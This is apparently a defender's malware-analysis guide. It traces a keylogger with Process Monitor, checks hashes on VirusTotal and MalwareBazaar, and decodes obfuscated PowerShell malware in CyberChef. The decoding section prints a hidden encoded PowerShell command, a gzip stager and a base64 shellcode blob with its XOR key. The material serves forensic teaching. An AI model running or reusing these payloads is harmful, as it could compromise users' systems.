
When we look at the process tree, we can see something called Keylogger.exe is running!

Process Tree

Only show processes still running at end of current trace
 Timelines cover displayed events only

Process	Description	Image Path	Life Time	Com
svchost.exe (4648)	Host Process for ...	C:\Windows\syst...		Micro
svchost.exe (1068)	Host Process for ...	C:\Windows\Syst...		Micro
svchost.exe (6404)	Host Process for ...	C:\Windows\syst...		Micro
svchost.exe (7120)	Host Process for ...	C:\Windows\syst...		Micro
consent.exe (4352)	Consent UI for ad...	C:\Windows\syst...		Micro
sppsvc.exe (5320)	Microsoft Softwar...	C:\Windows\syst...		Micro
lsass.exe (700)	Local Security Aut...	C:\Windows\syst...		Micro
fontdrvhost.exe (824)	Usermode Font Dr...	C:\Windows\syst...		Micro
csrss.exe (556)	Client Server Runt...	C:\Windows\syst...		Micro
Explorer.EXE (4620)	Windows Explorer	C:\Windows\Expl...		Micro
SecurityHealthSystray.exe (665)	Windows Security...	C:\Windows\Syst...		Micro
vm3dservice.exe (6776)		C:\Windows\Syst...		
vmtoolsd.exe (6792)	VMware Tools Cor...	C:\Program Files\...		VMw
Procmon64.exe (1324)	Process Monitor	C:\Users\purp1e...		Sysin
keylogger.exe (3396)		C:\Users\purp1e...		
keylogger.exe (5904)		C:\Users\purp1e...		
notepad.exe (6092)	Notepad	C:\Windows\syst...		Micro

Right-click, and add the parent-child processes to the filter, so we can investigate what's going on



Honing in on a child-process

ProcMon says that keylogger.exe writes something to a particular file....

10:17:33.890080 TU AMI	3396	WriteFile	C:\Users\purp1ew0lf\AppData\Local\Microsoft\Vault\Policy.vpol	SUCCESS
10:17:33.890080 TU AMI	3396	WriteFile	C:\Users\purp1ew0lf\AppData\Local\Microsoft\Vault\Policy.vpol	SUCCESS
10:17:33.890080 TU AMI	3396	WriteFile	C:\Users\purp1ew0lf\AppData\Local\Microsoft\Vault\Policy.vpol	SUCCESS
10:17:33.890080 TU AMI	3396	WriteFile	C:\Users\purp1ew0lf\AppData\Local\Microsoft\Vault\Policy.vpol	SUCCESS

You can right click and see the properties

Date: 6/3/2021 10:17:33.9427502 AM
Thread: 1052
Class: File System
Operation: WriteFile
Result: SUCCESS
Path: C:\Users\purp1ew0lf\AppData\Local\Microsoft\Vault\Policy.vpol
Duration: 0.0000145

Offset: -1 2

Properties... Ctrl+P
Stack Ctrl+K

Zero in on malice

And if we go to that particular file, we can see the keylogger was outputting our keystrokes to the policy.vpol file

```
*Policy - Notepad
File Edit Format View Help

2021/06/03 10:16:45 - {*Untitled - Notepad}
octoberpassword!{SHIFT}1{ENTER}octyoberpassword!{SHIFT}{CTRL}

2021/06/03 10:16:51 - {Save As}
{CTRL}s{BACKSPACE}1

2021/06/03 10:17:29 - {Search}
note{ENTER}

2021/06/03 10:17:32 - {*Untitled - Notepad}
y

2021/06/03 10:17:33 - {Untitled - Notepad}
{BACKSPACE}
```

That's that then, ProcMon helped us figure out what a suspicious binary was up to!

Hash Check Malware

► section contents

Word of Warning

Changing the hash of a file is easily done. So don't rely on this method. You could very well check the hash on virus total and it says 'not malicious', when in fact it is recently compiled by the adversary and therefore the hash is not a known-bad

And BTW, do your best NOT to upload the binary to VT or the like, the straight away. Adversaries wait to see if their malware is uploaded to such blue team websites, as it gives them an indication they have been burned. This isn't to say DON'T ever share the malware. Of course share with the community....but wait until you have stopped their campaign in your environment

Collect the hash

In Windows

```
get-filehash file.txt  
# optionally pipe to |fl or | ft
```

In Linux

```
sha256sum file.txt
```

```
[06/03/2021 10:45:15] | PS C:\Users\purplew0lf\Desktop > Get-FileHash .\keylogger.exe | fl *  
  
Algorithm : SHA256  
Hash      : 6046BE9849B8955FED42382FA734B650EB619EB42D611A8AEF84F5A7A4222AAE  
Path      : C:\Users\purplew0lf\Desktop\keylogger.exe  
  
[03-Jun-21 10:54:01 BST] purplew0lf/Downloads  
-> sha256sum keylogger.exe  
6046be9849b8955fed42382fa734b650eb619eb42d611a8aef84f5a7a4222aae keylogger.exe  
[03-Jun-21 10:54:04 BST] purplew0lf/Downloads
```

Check the hash

Virus Total

One option is to compare the hash on [Virus Total](#)



VIRUSTOTAL

Analyze suspicious files and URLs to detect types of malware, automatically share them with the security community

[FILE](#)[URL](#)[SEARCH](#)

e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b7852b855

By submitting data above, you are agreeing to our [Terms of Service](#) and [Privacy Policy](#), and to the sharing of your Sample submission with the security community. Please do not submit any personal information; VirusTotal is not responsible for the contents of your submission. [Learn more.](#)

 Want to automate submissions? [Check our API](#), free quota grants available for new file uploads

Sometimes it's scary how many vendors' products don't show flag malware as malicious....



6046be9849b8955fed42382fa734b650eb619eb42d61a8aef84f5a7a4222aae



17 / 67

17 security vendors flagged this file as malicious

6046be9849b8955fed42382fa734b650eb619eb42d61a8aef84f5a7a4222aae
177f558ef1d91c8a73d052ae4a17f9e3

invalid-rich-pe-linker-version peexe runtime-modules

321.00 KB | 2021-04-14 19:47:09 UTC | 1 month ago | EXE

DETECTION	DETAILS	BEHAVIOR	COMMUNITY
AhnLab-V3	① Malware/Win32.Generic.C4320255	SecureAge APEX	① Malicious
Avast	① Win32:Malware-gen	AVG	① Win32:Malware-gen
BitDefenderTheta	① Gen:NN.Zexaf.F.34678.uuW@aSrCEEai	Bkav Pro	① W32.AIDetect.malware1
CrowdStrike Falcon	① Win/malicious_confidence_80% (W)	Cynet	① Malicious (score: 100)
FireEye	① Generic.mg.177f558ef1d91c8a	Fortinet	① W32/Xegumumune!tr
Kaspersky	① HEUR:Trojan-Spy.Win32.Xegumumune.gen	McAfee	① Artemis!177F558EF1D9
McAfee-GW-Edition	① BehavesLike:Win32.BadFile.fh	Panda	① Trj/GdSda.A
Qihoo-360	① Win32/TrojanSpy.Xegumumune.HgIASYA	Rising	① Spyware.Xegumumune!8.10962 (CLOUD)
Sangfor Engine Zero	① Trojan.Win32.Save.a	Acronis	② Undetected
Ad-Aware	② Undetected	AegisLab	② Undetected
Alibaba	② Undetected	ALYac	② Undetected

The details tab can often be enlightening too



! 17 security vendors flagged this file as malicious

6046be9849b8955fed42382fa734b650eb619eb42d611a8aef84f5a7a4222aae

177f558ef1d91c8a736052ae4a17f9e3

invalid-rich-pe-linker-version peexe runtime-modules

X Community Score ✓

DETECTION

DETAILS

BEHAVIOR

COMMUNITY

Basic Properties ⓘ

MD5	177f558ef1d91c8a736052ae4a17f9e3
SHA-1	efb76b31df8f821afececb3208ce2e05ecf35b66
SHA-256	6046be9849b8955fed42382fa734b650eb619eb42d611a8aef84f5a7a4222aae
Vhash	035056655d15556az4cnz7fz
Authentihash	31d54d5a2471ba65247df1fc9c74d2bdda32e0bad0cbd71a8a1792dae3b4ee2b
ImpHash	183c46ebc3e1a26e01da135f2998d963
Rich PE header hash	259e83cf480e51812a8077a7c70d4581
SSDeep	6144:03hbiDiOlxK3RrlY1pTSg5XFS8SOv36fX+PeAOI7/rt9upkBAORhql:+biulxK3Rr7p2g5XFFT36fXKC7TupkBz
TLSH	T1CE64AD1276C2D033D9B205325B69EA35597EF8300E6559DF93D02A2EDF30AD1CA32B67
File type	Win32 EXE
Magic	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
TrID	Win32 Executable MS Visual C++ (generic) (48.8%)
TrID	Win64 Executable (generic) (16.4%)
TrID	Win32 Dynamic Link Library (generic) (10.2%)
TrID	Win16 NE executable (generic) (7.8%)
TrID	Win32 Executable (generic) (7%)
File size	321.00 KB (328704 bytes)

History ⓘ

Creation Time	2020-07-27 15:04:19
First Submission	2021-04-09 16:08:56
Last Submission	2021-04-14 19:47:09
Last Analysis	2021-04-14 19:47:09

Names ⓘ

177f558ef1d91c8a736052ae4a17f9e3

update.exe

Malware Bazaar

Malware Bazaar is a great alternative. It has more stuff than VT, but is a bit more difficult to use

You'll need to prefix what you are searching with on Malware Bazaar. So, in our instance we have a sha256 hash and need to explicitly search that.

You are browsing the malware sample database of MalwareBazaar. If you would like to contribute malware samples to the corpus, you can do so through either using the [web upload](#) or the [API](#).



Using the form below, you can search for malware samples by a hash (MD5, SHA256, SHA1), imphash, tish hash, ClamAV signature, tag or malware family.

Browse Database


sha256:6046be9849b8955fed42382fa734b650eb619eb42d611a8aef84f5a7a4222aae

[Search Syntax](#)

Show entries

Notice how much Malware Bazaar offers. You can go and get malware samples from here and download it yourself.

Database Entry




Intelligence	IOCs	Yara	File information	Comments	Actions ▾
SHA256 hash:	5fc1f737492b4a7e01b1e2befa4e25b1a65c7a6a83b4ec419660d0c3c4894300				
SHA3-384 hash:	65f6307c01e1bae943f1bd6dc8fa4b1b58da4a91ae87a6516768a17db19b3aeee3eb34301a1aec40fe297630b3f9a77				
SHA1 hash:	b4ee6781a3d4c7fc84e966b25cf7b81ceb2d2b9d				
MD5 hash:	035d707f97db59999982653b6e683ffa				
humanhash:	arizona-social-kentucky-venus				
File name:	CC for account.bat				
Download:	download sample				
Signature	n/a				
File size:	236'040 bytes				

Sometimes, Malware Bazaar offers insight into the malware is delivered too

File information

The table below shows additional information about this malware sample such as delivery method and external references.



	Delivery method	Distributed via e-mail attachment
	Cape	https://www.capesandbox.com/analysis/164369/

Winbindx

[Winbindx](#) is awesome. The info behind the site can be read [here](#). But in essence, it's a repo of official Windows binaries and their hashes.

We've already discussed it about [Drivers](#) and [DLLs](#), so I won't go into too much detail. This won't give you an insight into malware, but it will return what the details of an official binary should be.

This is powerfull, as it allows us to know what known-goods should look like and have.

3ware.sys - Winbindx								
LSI 3ware SCSI Storport Driver								
SHA256	Wind... ▾	↑↓	Up... ▾	↑↓	File ... ▾	↑↓	File ve... ▾	↑↓
0abacb...	Windows 10 1507		Base 1507		x64		5.01.00.051	
0b0d26640bfa0f551b7087 027e572d0bf2c5eaf50a418 7c5a7d839180b7ff589	Windows 10 1511		Base 1511		x64		5.01.00.051	
Click to copy								
0b0d26...	Windows 10 1607		Base 1607		x64		5.01.00.051	

If we click on *Extras* we get insightful information about the legitimate filepath of a file, its timestamp, and more!

```
' fileInfo': {  
    "description": "LSI 3ware SCSI Storport Driver",  
    "machineType": 34404,  
    "md5": "2c49a2441ebb24c6acfb524c1459115f",  
    "sha1": "393a73d19f54042b75329cb8498bbc09549abf46",  
    "sha256": "0abacb6f21c41c0297994e61f1bfabb3905af6b569d0446fe8e174eb9225b8ef",  
    "signatureType": "Overlay",  
    "signingDate": [  
        "2015-07-10T05:09:23.050000"  
    ],  
    "signingStatus": "Signed",  
    "size": 107360,  
    "timestamp": 1431988083,  
    "version": "5.01.00.051",  
    "virtualSize": 122880  
,  
' windowsVersions': {  
    "1507": {  
        "BASE": {  
            "sourcePaths": [  
                "Windows\\System32\\DriverStore\\FileRepository\\3ware.inf_amd64_408ceed6ec8ab6cd\\3ware.sys"  
                "Windows\\System32\\drivers\\3ware.sys"  
            ],  
            "windowsVersionInfo": {  
                "isoSha256": "dee793b38ce4cd37f32847605776b0f91d8a30703dfc5844731b00f1171a36ff",  
                "releaseDate": "2015-07-29"  
            }  
        }  
    }  
}
```

[Download](#)[Copy to clipboard](#)[Close](#)

Decoding Powershell

► section contents

I have some lazy PowerShell malware tips:

Hex

if you see [char][byte]('0x'+ - it's probably doing hex stuff

And so use in CyberChef 'From Hex'

decoded but still gibberish

if when you decode it's still gibberish but you see it involves bytes, save the gibberish output as *.dat

And then leverage scdbg for 32 bit and speakeasy for 64 bit

- scdbg /find malice.dat /findsc # looks for shelcode and if that fails go down to....
- speakeeasy -t malice.dat -r -a x64

reflection assembly

load PwSh dot net code, and execute it

instead of letting it reflect: [System.IO.File]::WriteAllBytes(".\evil.exe", \$malware)

xor xcrypt

you can xor brute force in cyberchef, change the sample length to 200.

- You're probably looking for 'MZ....this program'
- and then from here you get the key you can give to XOR in cyberchef.

A lot of PowerShell malware that uses XOR will include the decimal somewhere in the script. Use cyberchef's XOR and feed in that decimal.

unzipping

Sometimes it's not gzip but raw inflate!

When something detects from base64 as Gzip, undo the Gzip filter and use the raw inflate instead.

tidying up

To tidy up you can change stupid CAmeLcaSE to lower case

And then in find and replace, replace semi-colon with ;\n\n to create space

Straight Forward Occasions

Let's say you see encoded pwsh, and you want to quickly tell if it's sus or not. We're going to leverage our good friend [CyberChef](#)

Example String

We're going to utilise this example string

powershell -ExecutionPolicy Unrestricted -encodedCommand IABnAGUAdAAtAGkAdABLAD0A

Setup CyberChef

Through experience, we can eventually keep two things in mind about decoding powershell: the first is that it's from base64 ; the second is that the text is a very specific UTF (16 little endian). If we keep these two things in mind, we're off to a good start.

We can then input those options in Cyberchef . The order we stack these are important!

Recipe

From Base64 ✖️ ||

Alphabet
A-Za-zA-Z0-9+=

Remove non-alphabet chars

Decode text ✖️ ||

Encoding
UTF-16LE (1200)

[https://gchq.github.io/CyberChef/#recipe=From_Base64\('A-Za-z0-9%2B%3D',true\)Decode_text\('UTF-16LE%20\(1200\)'\)](https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B%3D',true)Decode_text('UTF-16LE%20(1200)'))

Decoding

In theory, now we have set up cyberchef it should be as easy as just copying the encoded line in right?

Well. Nearly. For reasons (?) we get chinese looking characters. This is because we have included plaintext human-readable in this, so the various CyberChef options get confused.

So get rid of the human readable!

Input

```
powershell -ExecutionPolicy Unrestricted -encodedCommand  
IABnAGUAdAAtAGkAdABLAG0AcAByAG8AcABLahiAdAB5ACAALQBwAGEAdABoACAAIgBI  
QBuAHQAQwBvAG4AdAByAG8AbABTAGUAdABCafMAZQByAHYAAQbjAGUAcwBcACoAIgAgA  
BpAGsAZQAgACIAKgBkAHIAaQB2AGUAcgBzACoAIgA=
```

And now if we send it through, we get the decoded command!

Input

```
IABnAGUAdAAtAGkAdABLAG0AcAByAG8AcABLahiAdAB5ACAALQBwAGEAdABoACAAIgBIAEsATABNADoAXABTAhkAcwB0AGUAbQBcAE  
QBuAHQAQwBvAG4AdAByAG8AbABTAGUAdABCafMAZQByAHYAAQbjAGUAcwBcACoAIgAgACAAfAAgAD8AIABJAG0AYQBnAGUUAUBhAHQ  
BpAGsAZQAgACIAKgBkAHIAaQB2AGUAcgBzACoAIgA=
```

Output

```
get-itemproperty -path "HKLM:\System\CurrentControlSet\Services\*" | ? ImagePath -like "*drivers*" start: 100 end: 100 length: 100 time: 2ms lines: 1
```

Obfuscation

I had an instance where 'fileless malware' appeared on a user's endpoint. Whilst I won't take us all the way through that investigation, I'll focus on how we can unobfuscate the malware.

We have two guides of help:

- [Reversing Malware](#)
- [Using cyberchef](#)

Example string

Don'tdon't run this.

```
#powershell, -nop, -w, hidden, -encodedcommand, JABzAD0ATgB1AHcALQPAGIAagB1AGMAd
```

Building on what we know

We already discussed how to set cyberchef.

But keep in mind, to make this work we need to remove human-readable text....if we do this, we may lose track of what powershell the malware is actually deploying. So it's a good idea to make

extensive notes.

The screenshot shows the CyberChef interface with two main sections: "Input" and "Output".

Input: Contains a long base64 encoded string: JABzAD0ATgB1AHcALQBPAGIAagBLAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByA... . A red box highlights the first part of the string: "H4sIAAAAAAAAALVXWw/iShZ+Dr/CD5EANeECJlu".

Output: Displays the decoded PowerShell script. A red arrow points from the highlighted input string to the start of the decoded output. Another red arrow points from the end of the output string back to the start of the input string. The output starts with: \$s=New-Object IO.MemoryStream([Convert]::FromBase64String("H4sIAAAAAAAAALVXWw/iShZ+Dr/CD5EANeECJlu").

```
$s=New-Object IO.MemoryStream([Convert]::FromBase64String("H4sIAAAAAAAAALVXWw/iShZ+Dr/CD5EANeECJlu1uVyrVDoXPYVxd9y3cmkTu5jlx/ni2aTs2Q89/IwICWkUcx+VzkYoRA5X0d+h8NnxSGzUMWyLRpUq95ibv/CQXjWYW40Z9xJ3/lzv22o57CNZIKX4BRwsXJLfDTyMcg/qum9brFLRM9NH4MfnTuZSDzyVMixHgI1wwLBc4x5zfY9PT9y3N2smssssh9YVl9HQ83Ua7ixMo3omx0/AMSz5jA03PnF+nfJVYXfLwlwf0ofZCqhNrURIw+M8D3Xa6Wzs4eiyUFFyojL7iTGu... .
```

We get some interesting stuff here. First, we can see it goes to base64 AGAIN; second, we can see that gzip is being brought into the game

Magic

But let's pretend we didn't see the Gzip part of the script. Is there a way we can 'guess' what methods obfuscation takes?

Absolutely, the option is called Magic in CyberChef. It's a kind of brute forcer for detecting encoding, and then offering a snippet of what the text would look like decoded.

Depth
30 Intensive mode Extensive language support

Crib (known plaintext string or regex)

So take the base64 text from the script, and re-enter it by itself

```
$s=New-Object IO.MemoryStream(),
[Convert]::FromBase64String("H4siAAAAAAAALVXWW/iShZ+Dr/CD5EANEJCJuPIrXBNTgBBzB7bhSVqrwHxLvL20Z2//c5NpCbnk5mWpoZJItazvqd
luVyrVDoXPYVxd9y3cmkTu5jlx/ni2aTs2Q89/IwICwkUcX+VzkYoRA5X0d+h8NnxSGzTGldsckJK4pBWz85KZ8VR7EZoQ59dxKwdfXYoe/FIBIoqj4Lvi56D
UMWyLRpUq951bvNCQXjwYW4oZ9xd3/lzv2Z6B7CNZ1kX4BRwSXJLfDTyMcg/qum9brFL+889y9fGi+VSXghjZUaWsZxGjTp3YdrnK/ajmCqeZTyvloYVDL/I2
RM9NH4MfnTuZSDzyVMixHgI1wwLBc4x5zfY9PT9y3N2smsscssh9YVl9HQ83u7ixMo3ofucSmE7oBtne4XPnchWMCCmLQ5c72QJ80++VVs7d2LzrIPfxd+u+
mx0/AMSzy5iA03PnF+nfJVYXfLwlwlwf0eofZCqhNrURIw+M8D3Xa6Wzs4eiyUFfyojL7IKvjuuJeOGYARiXpj14ZyGMa0+/R2fg9oTz1T7VFDzxHXkOYTnYMcd
TGub3n1eDSDewS8XMRY6FTwlwf+ShmdGPTAo=6iUwD0yvl4wUl4hGdcg7o469skm0xN970wTgBQ9wjsApSovqzMYCYSqK06Q04HfYQ5qeb6DM6In6WFrsZxu+
SGie4kXW8EmLmfCvy3+Y0Y5tZGEXsJ06p+gGk9Vdz4WKiTfEF2CY6j7FFrJzVGpc3yK0k+mWeTKh/CEmXWTbUHigaQcxgZMcC53l0ROS2r/mR7WuU6Y4vk0d
/Y/apTg5FkWN1Au md0ZAuuu2xGje3QgZ9rVz7jfH+0/N+bjE/mdkN6TGQlaIQHzsZy8u1oMT5y+XuDcsCuZABanLo0R0U0au2XrSxSpm/iQMLg27HV2FP2sn9
pfhj1G+pGGd+I7TiJlXjaafByA+j2QU/aKLsHb9WMnXaT+Mp0g7Po0uhHorIThX4r80Qr07o9yjnwj42kaSwv+droye3+PJJz+r6y68hB99aD9R/KruupwHdz
z+/kXvdHszTNtMjd8TXfJwGioZVXbtzLwCfzS+f6kQeDRU7u58Kb4Ngr6ub+0Mwiwq6pKX810ftxWMi3BDdYIwr3Nj9b7LLgBfq0NmKR6Npy0r0iKl3KC19og6
o6jrZ6900qTfX9g4t8a2bFpp1kiZkFj2oU7biR8hpZ5l7pStbJR1gn82X6lWIsq4/sKjR2bBcrjpYm+qtBGujpQ1dn2QE9Nr9qXgPet3ucAg+oEt59Ur50f1C2
ycC5K6jVyX7eyk3Rxst6uXK0t87d7uowWcsL2m7E3w/WExlishZ8c+VKD7hPLGNBLLzADyunitySN3HuDl0hFd4uA+flgv/N3aVPooeQm7+nBhCoq+Y2mtmbSei
FzkqTkuFgLKUPs4a61F/l0etTFFA23E6zNIRInw5XAT+6nMzKcy4JoLLeojxt6T9Aa+mtjLqemuEhnS9jzs5nfz+UXMuF8tUiD9Yu3WjvNFha8+P5kj6NZmDeX0
pEgc5HQuPLxPSUt6pabrn5NyliQgCz8lrvBAWuuEJJc2cm4dwSRhtxepSr9QBFYw7XUPe2QPzBvX8sveID5xr3c65ggnsZa62DvU1PR7fCANbtyZRcwYaTlN
KFJT8v+JjbvXbh4W5hFx8tbeQx3v16QE8W4WfDGibJCnkWKR6ea1sLZ2f4ftQ1lk0FWCP+/PB0FgEcM3/fhbXiLzVym7UONGj34RBwG7hrzDC3Ey08WJM4l
/z/+Dg/8Lm3FvPQo6EzS9/PzLl2o+K7zdPJ6nT6fZ7m1/YaQgjb/M+11xs0PvutxnA9MQhdELsqH7wdBzemXJXigfR5eRZ+UclcrH0/YrDV1qwyQKs+qp0Qu27
LvvXhqsq9EcKEdfDJiDebYiA5eniay06EX7+uwb3a0xAH1DXZS41rpHyj0cj/241q6fdh6Xp+VnkTV8sHsneWvNdkF5qqR/TD2Hxo/zAAPyn9z9Dm4BuZ3Rt0
4YqEBd1PkXsRQyC62ngGfN8X7unK0qpwilblzxP3gLsA9IeJb8I0TmnH+8uYOn2zfuQRZB8bv3IRicPi3heoZkKUZrBcdCEkJ4azfwJyt06ZAw4AAA=="));]
To StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))) ReadToEnd()
```

We can turn the UTF option off now, and turn magic on. I tend to give it a higher intensive number, as it's all client-side resource use so it's as strong as your machine is!

Recipe

From Base64 X ||

Alphabet
A-Za-z0-9+=

Remove non-alphabet chars

Decode text X ||

Encoding
UTF-16LE (1200)

Magic X ||

Depth
30

Intensive mode

Extensive language support

Crib (known plaintext string or regex)

Well looky here, we can see some human-readable text. So now we know to stack add gzip to our decoding stack in cyberchef. From Magic, just click the link of the particular decoding option it offers

(28599)')	[. "μΆ60..θ{n...«.ÇÄ»Éθævý+96...NfZ..\$.Zíú ·Ãç:e...-Ì...;ÜÄ...å¹\«T:.=.qwÜ·r	Matching ops: Gunzip Entropy: 6.22
Decode_text('ISO-8859-15 Latin 9 (28605)')μWYoJ.~.¿Â..5á.& [. "μΆ60..θ{n...«.ÇÄ»Éθævý+96...NfZ..\$.Zíú ·Ãç:e...-Ì...;ÜÄ...å¹\«T:.=.qwÜ·r	File type: application/gzip () Matching ops: Gunzip Entropy: 6.22
Gunzip() Decode_text('UTF-16BE (1201)')	卤琥却物捺腫搗.喂哿橋渠(¬)𦇕鏽鏽?𦇕啓滑瑩潮.晦损 来瑟爛潤乡挾彷獮-嘸堪牡泮..癡牟语撻凌(3)備彰牯	Valid UTF8 Entropy: 4.95
Gunzip() Decode_text('UTF-16LE (1200)')	斂.璵械瑣淮穀nu敖獲溟.𠀁漱瑁涵明□畦据棉湯映渼彫 敲旣軏捌勦挾敲孺笠𦇕意儘..慶影潭時敬.瘤牡漏潲	Valid UTF8 Entropy: 4.85
Gunzip()	Set-StrictMode -Version 2..\$DoIt = @'.function func_get_proc_address {..Param (\$var_module, \$var...	Valid UTF8 Entropy: 5.88
Gunzip() Decode_text('IBM EBCDIC French (1010)')	Set-StrictMode -Version 2..\$DoIt = à'.function func_get_proc_address é..Param (\$var_module, \$var...	Valid UTF8 Entropy: 4.90
Gunzip()	オホ.オセシケウセ(?オ..ヨシシケ?>.....」?セ.... .カソ>ウセ	Valid UTF8

Gzip and Xor

We're starting to get somewhere with this script! But we're gonna need to do some more decoding unfortunately.

From Base64

Alphabet A-Za-z0-9+=

Remove non-alphabet chars

Decode text

Encoding UTF-16LE (1200)

Gunzip

Vxd9y3cmkTu5jlx ni2aTs2Q89/IwICWkUcx+VzkyRoA5X0d+h8nNSGzTGlscskJ4k4pBw85KZ8VR7EzQ59dXkwdfXYoe/FIBOqj4Lvi56DLPt vUeZEEXUMWylRpUq951bvNCQjwY4oZ9x3d/lzvZ26B7CZ1kX4BwSXJLfdTyMcg/qum9brFL+889y9fGi+VSxghjzuWasxGjhjTp3YdrNkajm I2rL6wXL5vnxxWa4Xwv4Pt5erRM9NHMFnTuZSDzvYmxHgI1wwLbc4x5zfY9PT9y3N2smcssh9YV19HQ83u7ixMo3ofucSmE7oBtNIE4XPNch 0++VVs7d2LzRIPfxd+u+VTSanMD9XabKeyagGrGwJvmo/AMSzy5i0A03PnF+nfJYVYFxLwlWLf0oZCqhnRURIw+M8D3Xa6Wzs4eiyUFFyojL7IK j14ZyGMA0+/R2fg9oTz1T7VFDzxHxK0YTnmYcd9zj3LPJU0quWjtTnz8bsWUTGub3n1eDSDewS8XMRy6FTwlw+ShmdGPTAo/6iUwD0yv14wU14h N970wTgB9wjsApSovqzMyCYVsQk06Q04hfYQ5qeb6DM6In6WFrZSXu+z305a6MoqnGjG0oc1zidIpusGie4kXwEmLmFcvy3+yOY5tZGExsJ06p FEF2C6Yj7FRjzV6pc3yK0k+mWeTkH/CEmXwTBuHigaCxcgZMc53l0R0S2r/mRTwuU6Y4vk0dc66kgwjE3rOsakKdEMmjeV/Yaptf5kWN1aur QgZ9rV7JfH+0+N+bje/mdkN6TGQlaIqhZs8yulu0lM5y+UxDcsZcaBanLoR0u0au2XrSxSpn/iQMLG27HV2FP2sn9oC9N4dnBwweNBioE78z (+IT7i1JxjaafByA+j2QU+aKLsHb9wMNxtA+Mp0g7p0u0uhIRThx4r80qr0709yjnwj42kaSwV+droye3+pJJz+r6y68hB99aD9R/Kruupwhdz5b PLuhEyZ+kXvdhszTNTMjd8TxJwGi0ZVXBtzLwCfzS+f6kQeDRU7u58kb4Ngr6ub+0Mwiwq6pkX810ftxWm13BDyIwr3nj9b7LlgBf0qNMkr6l og66+0HugI4oXZ7msDLxW2yu06jrZ6900qTfx9g4t8a2bFPp1kizKfj2oU7biR8hpZ5l7pStbjR1gn82X6lWIlsq4/sKjR2BcrjpYm+qtBGuJpQ: et3ucAg+oEt59Ur50f1C220+M8BZqfKhNrq/skd2DrVycC5K6jVyx7eyk3Rxst6uXk0t87d7uowWcsl2m7E3W/WExlisHZ8c+Vkd7hPLGNBLZai

Output

```
svar_type_builder.DefineConstructor(`$var_type_name, $var_bySig, $public`  
[System.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFlags('Runtime, Managed')  
$var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type,  
$var_parameters).SetImplementationFlags('Runtime, Managed')  
  
return $var_type_builder.CreateType()  
}  
  
[Byte[]]$var_code =  
[System.Convert]::FromBase64String('38uqIyMjQ6rGeVfHqHETqHEqvHE3qFELLJRpBRLeu0PH0JfIQ8D4uwuIuTB03F0qHEzqGEfIy0o  
s7qHsDlVDAH2qoF6gi9RlcEu0P4uwuIuqbw1bXIf7bGF4HvsF7qHshIVBFqC90qHs/IvCoJ6g186pnBwd4eJ6eXLcw3t8eagyXyKV+S01GVyNLVE  
yyMjIyMS3HR0dHR0Sx1lWoTc9sqHiyMjeBLqcnJJIHjsS3Q4IyNwc0t0qrzl3PZyyq8jIyN4EvFxSyMR46dxcXFwcXNlyHYNGNz2quWg4Hnl0KAj:  
ZlvaC9nWnS3HR0SdxwdUs0JttY3Pam4yyn6SiJiIxLcptVXJ6rayCpLiebBftz2quJLzgj9Etz2Et0SSRydXNllHtdknz2nCMMiYma5FYke3PKWN:  
6IijI8tm3NzCDE7ankjFmwCcWzjYn4f39zeXswFwtzFqoUYGAKFF4HZmpgYnEoChdbWdicHoC0Ym13anVqcXzwDndmcHoC0WpVzgIHawhrcSMWl  
JERk1XGQNuTFkT09CDBYNEWmlQEx0U0JSkskFPRhgdBnBqzGmaDRMYA3RKTUdMVFAdBxcDFQ0SGAN0Sk0VfxgDwxUXGAN3UUpHrk1XDBYNEgxgDyw  
KSMWdAJzbm11c3gxj3N5exYAC3N9ChRgYAuoxgdmam1b1c5Qwd2JLzzjxZw51bdqdwpxdnAod2Zwdw51am9imAgdr1G7Gjs1xZsAmGy2zeBdC3l7  
ReB2Z2qYGJxDb3N1y1nFn2C53Bn3ZmVb2Y2C8sIawkFmWccwzjYn4f39zeXswFwtzFqoUYGAKFF4HZmpgYnEoChdbWdicW  
DndmcHoC0WpVzgIHawhrcSMWlJERk1XGQNuTFkT09CDBYNEWmlQEx0U0JSkskFPRhgdBnBqzGmaDRMYA3RKTUdMVFAdBxcDFQ0SGAN0Sk0VfxgDwxUXGAN3UUpHrk1XDBYNEgxgDyw
```

There's something sneaky about this malware. It's using some encryption....but we can break it with XOR

XOR	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Key 35	DECIMAL ▾	
Scheme Standard	<input type="checkbox"/>	Null preserving

